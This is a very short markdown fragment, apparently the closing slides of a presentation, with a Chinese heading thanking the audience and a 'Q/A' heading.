# 謝謝各位

# Q/A